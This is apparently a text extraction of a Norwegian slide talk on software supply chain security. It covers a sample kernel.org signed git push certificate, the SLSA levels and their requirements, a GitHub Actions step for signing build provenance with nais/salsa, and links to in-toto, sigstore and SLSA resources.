Date: Thu, 27 May 2021 13:52:42 -0000
Message-Id: <162212356285.21208.17397975340414143418@gitolite.kernel.org>

--====4813580348946745127==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit

--
Service: git-receive-pack
Repo: pub/scm/linux/kernel/git/gregkh/driver-core
User: gregkh
git_push_cert_status: G
Changes:
- ref: refs/heads/driver-core-testing
  old: d52ff34ee952b68c6d08eb56f2e99b926188f9e6
  new: 39b27e89a76f3827ad93aed9213a6daf2b91f819
  log: |
      39b27e89a76f3827ad93aed9213a6daf2b91f819 driver core: Drop helper devm_platform_ioremap_resource_wc()

--====4813580348946745127==
Content-Type: text/plain; charset="us-ascii"
MIME-Version: 1.0
Content-Transfer-Encoding: 7bit
Content-Disposition: attachment; filename=git-push-certificate.txt

Certificate version 0.1
Pusher Greg Kroah-Hartman <gregkh@linuxfoundation.org> 1622123553 +0200
Pushed gitolite.kernel.org:/pub/scm/linux/kernel/git/gregkh/driver-core.git
Nonce 1622123552-d50ff4134982c691c55b5f6b33f585460387b5da

d52ff34ee952b68c6d08eb56f2e99b926188f9e6 39b27e89a76f3827ad93aed9213a6daf2b91f819 refs/heads/driver-core-testing
-----BEGIN PGP SIGNATURE-----

iQJPAABCAAA5FiEEZH8oZUIU471FcZm+0Nu9yGCSaT4FAmCvpCEbHGdyZWdraEBs
w51eGZvdW5kYXRpb24ub3JnAAoJEDjbvchgkkmk+UCEP/22BNkQtdoHnCmLji1u2
IXVbrreX/D9JdfrNB0OUkuG7Adi3fUGlVCMVipzqHyDXJ/xFZBbU9Pct3RNFnu0
D9sJx+FEhAM+ZPXQFd+H1vrB9DrZoh5HLVg5t0bqBx0IE/6SsqLbI31Bo5P5v7u
6bHdHC/MGMErBwvk8zK6zzy69aMay1wwD88ifCoNhTyHBTm1YlSBcIvBVbNpK/m
V7GnhRjyJg4mkHUSqvK5wFjiUAH+f+WgXfulMWhEmEmtIOkhLuvDtS1qReRoKPB
AD09pq4iUKewco0hsWqOLdy4yUBY37vIH4waD7Ehk98EhZtaZHTATJt5QVX5yqt
Fog0L5197iatfxhZDFXc+OgxZNgPOLmS/eLMJEeF4EuSeGq0LEvhWEocZv1wCe8
rXKcE29HJl3qKuxH+QuUsyomqWkuVXKtQyB8QLiEIH2lfQ45eZhuTT/Yy+ZJHIN
KVwywmYXzHlx/bi38PycB0d+D1TwXRUEg5+1RC56MYhvWo6gHu6UoycQWScnYgn
itkheTpZR9Ldmu08SuIyCAGf0C5UMPEfYt8T/kXXi17AhToAUG9iTYJS7CKbWHn
dh9i9YVpoqXuwrGB6H0hGt7tNF6s3kqCEHEuJRJ3B+Z1uwzi+sZEnWK7x6IQFRJ
WX5pAvS4tD9V6E9obEX068Y
=Cts4
END PGP SIGNATURE
```

Hvordan kan vi måle leveringskjeder?

SLSA



- Laget av Open Source Security Foundation (OpenSSF)
 - Supply Chain Integrity Working Group
- Supply chain Levels for Software Artifacts
 - Pronounced 'Salsa'
- Level 1 til 4
- Ikke transitive krav!
 - En av dine avhengigheter trenger ikke level 4



SLSA Level 1

BUILD...	1/3	Best effort
SOURCE.	1/3	Best effort
DEPS....	1/3	Best effort



SLSA Level 2

BUILD...	2/3	Credible
SOURCE.	1/3	Best effort
DEPS....	1/3	Best effort



SLSA Level 3

BUILD...	3/3	Resilient
SOURCE.	2/3	Credible
DEPS....	1/3	Best effort



SLSA Level 4

BUILD...	3/3	Resilient
SOURCE.	3/3	Resilient
DEPS....	2/3	Credible

Requirement	SLSA 1	SLSA 2	SLSA 3	SLSA 4
Source - <u>Version controlled</u>		✓	✓	✓
Source - <u>Verified history</u>			✓	✓
Source - <u>Retained indefinitely</u>			18 mo.	✓
Source - <u>Two-person reviewed</u>				✓
Build - <u>Scripted build</u>	✓	✓	✓	✓
Build - <u>Build service</u>		✓	✓	✓
Build - <u>Build as code</u>			✓	✓
Build - <u>Ephemeral environment</u>			✓	✓
Build - <u>Isolated</u>			✓	✓
Build - <u>Parameterless</u>				✓
Build - <u>Hermetic</u>				✓
Build - <u>Reproducible</u>				○
Provenance - <u>Available</u>	✓	✓	✓	✓
Provenance - <u>Authenticated</u>		✓	✓	✓
Provenance - <u>Service generated</u>		✓	✓	✓
Provenance - <u>Non-falsifiable</u>			✓	✓
Provenance - <u>Dependencies complete</u>				✓
Common - <u>Security</u>				✓
Common - <u>Access</u>				✓
Common - <u>Superusers</u>				✓

Eksempel: SLSA Level 3

Krever en signert attestasjon over et "ephemeral" bygg


```
1 - name: Authenticate to Google Cloud
2   uses: google-github-actions/auth@v0
3   with:
4     credentials_json: ${ secrets.SALSA_CREDENTIALS }
5
6 - name: Provenance, upload and sign attestation
7   uses: nais/salsa@v0.1
8   with:
9     key: ${ secrets.SALSA_KMS_KEY }
10    docker_pwd: ${ secrets.GITHUB_TOKEN }
```

```
1 - name: Authenticate to Google Cloud
2   uses: google-github-actions/auth@v0
3   with:
4     credentials_json: ${ secrets.SALSA_CREDENTIALS }
5
6 - name: Provenance, upload and sign attestation
7   uses: nais/salsa@v0.1
8   with:
9     key: ${ secrets.SALSA_KMS_KEY }
10    docker_pwd: ${ secrets.GITHUB_TOKEN }
```

```
1 - name: Authenticate to Google Cloud
2   uses: google-github-actions/auth@v0
3   with:
4     credentials_json: ${ secrets.SALSA_CREDENTIALS }
5
6 - name: Provenance, upload and sign attestation
7   uses: nais/salsa@v0.1
8   with:
9     key: ${ secrets.SALSA_KMS_KEY }
10    docker_pwd: ${ secrets.GITHUB_TOKEN }
```

```
1 - name: Authenticate to Google Cloud
2   uses: google-github-actions/auth@v0
3   with:
4     credentials_json: ${ secrets.SALSA_CREDENTIALS }
5
6 - name: Provenance, upload and sign attestation
7   uses: nais/salsa@v0.1
8   with:
9     key: ${ secrets.SALSA_KMS_KEY }
10    docker_pwd: ${ secrets.GITHUB_TOKEN }
```


<https://doc.nais.io/security/salsa/salsa/>


<https://github.com/nais/salsa>


Solarwinds?

Becoming Secure by Design With Solarwinds

2021

<https://www.solarwinds.com/secure-by-design-resources/becoming-secure-by-design-with-solarwinds>





Ressurser

- List me kjente supply-chain angrep
 - <https://github.com/cncf/tag-security/tree/main/supply-chain-security>
- "A framework to secure the integrity of software supply chain"
 - <https://in-toto.io>
- <https://sigstore.dev>
- <https://slsa.dev>
- Google Security Blog
 - Improving software supply chain security with tamper-proof builds
 - How to SLSA Part 1 - The Basics
 - How to SLSA Part 2 - The Details
 - How to SLSA Part 3 - Putting it all together

Takk for meg!

- Github: Foxboron
- Email: morten@linderud.pw
- Mastodon: [@Foxboron@chaos.social](https://chaos.social/@Foxboron)
- Twitter: MortenLinderud
- <https://linderud.dev>

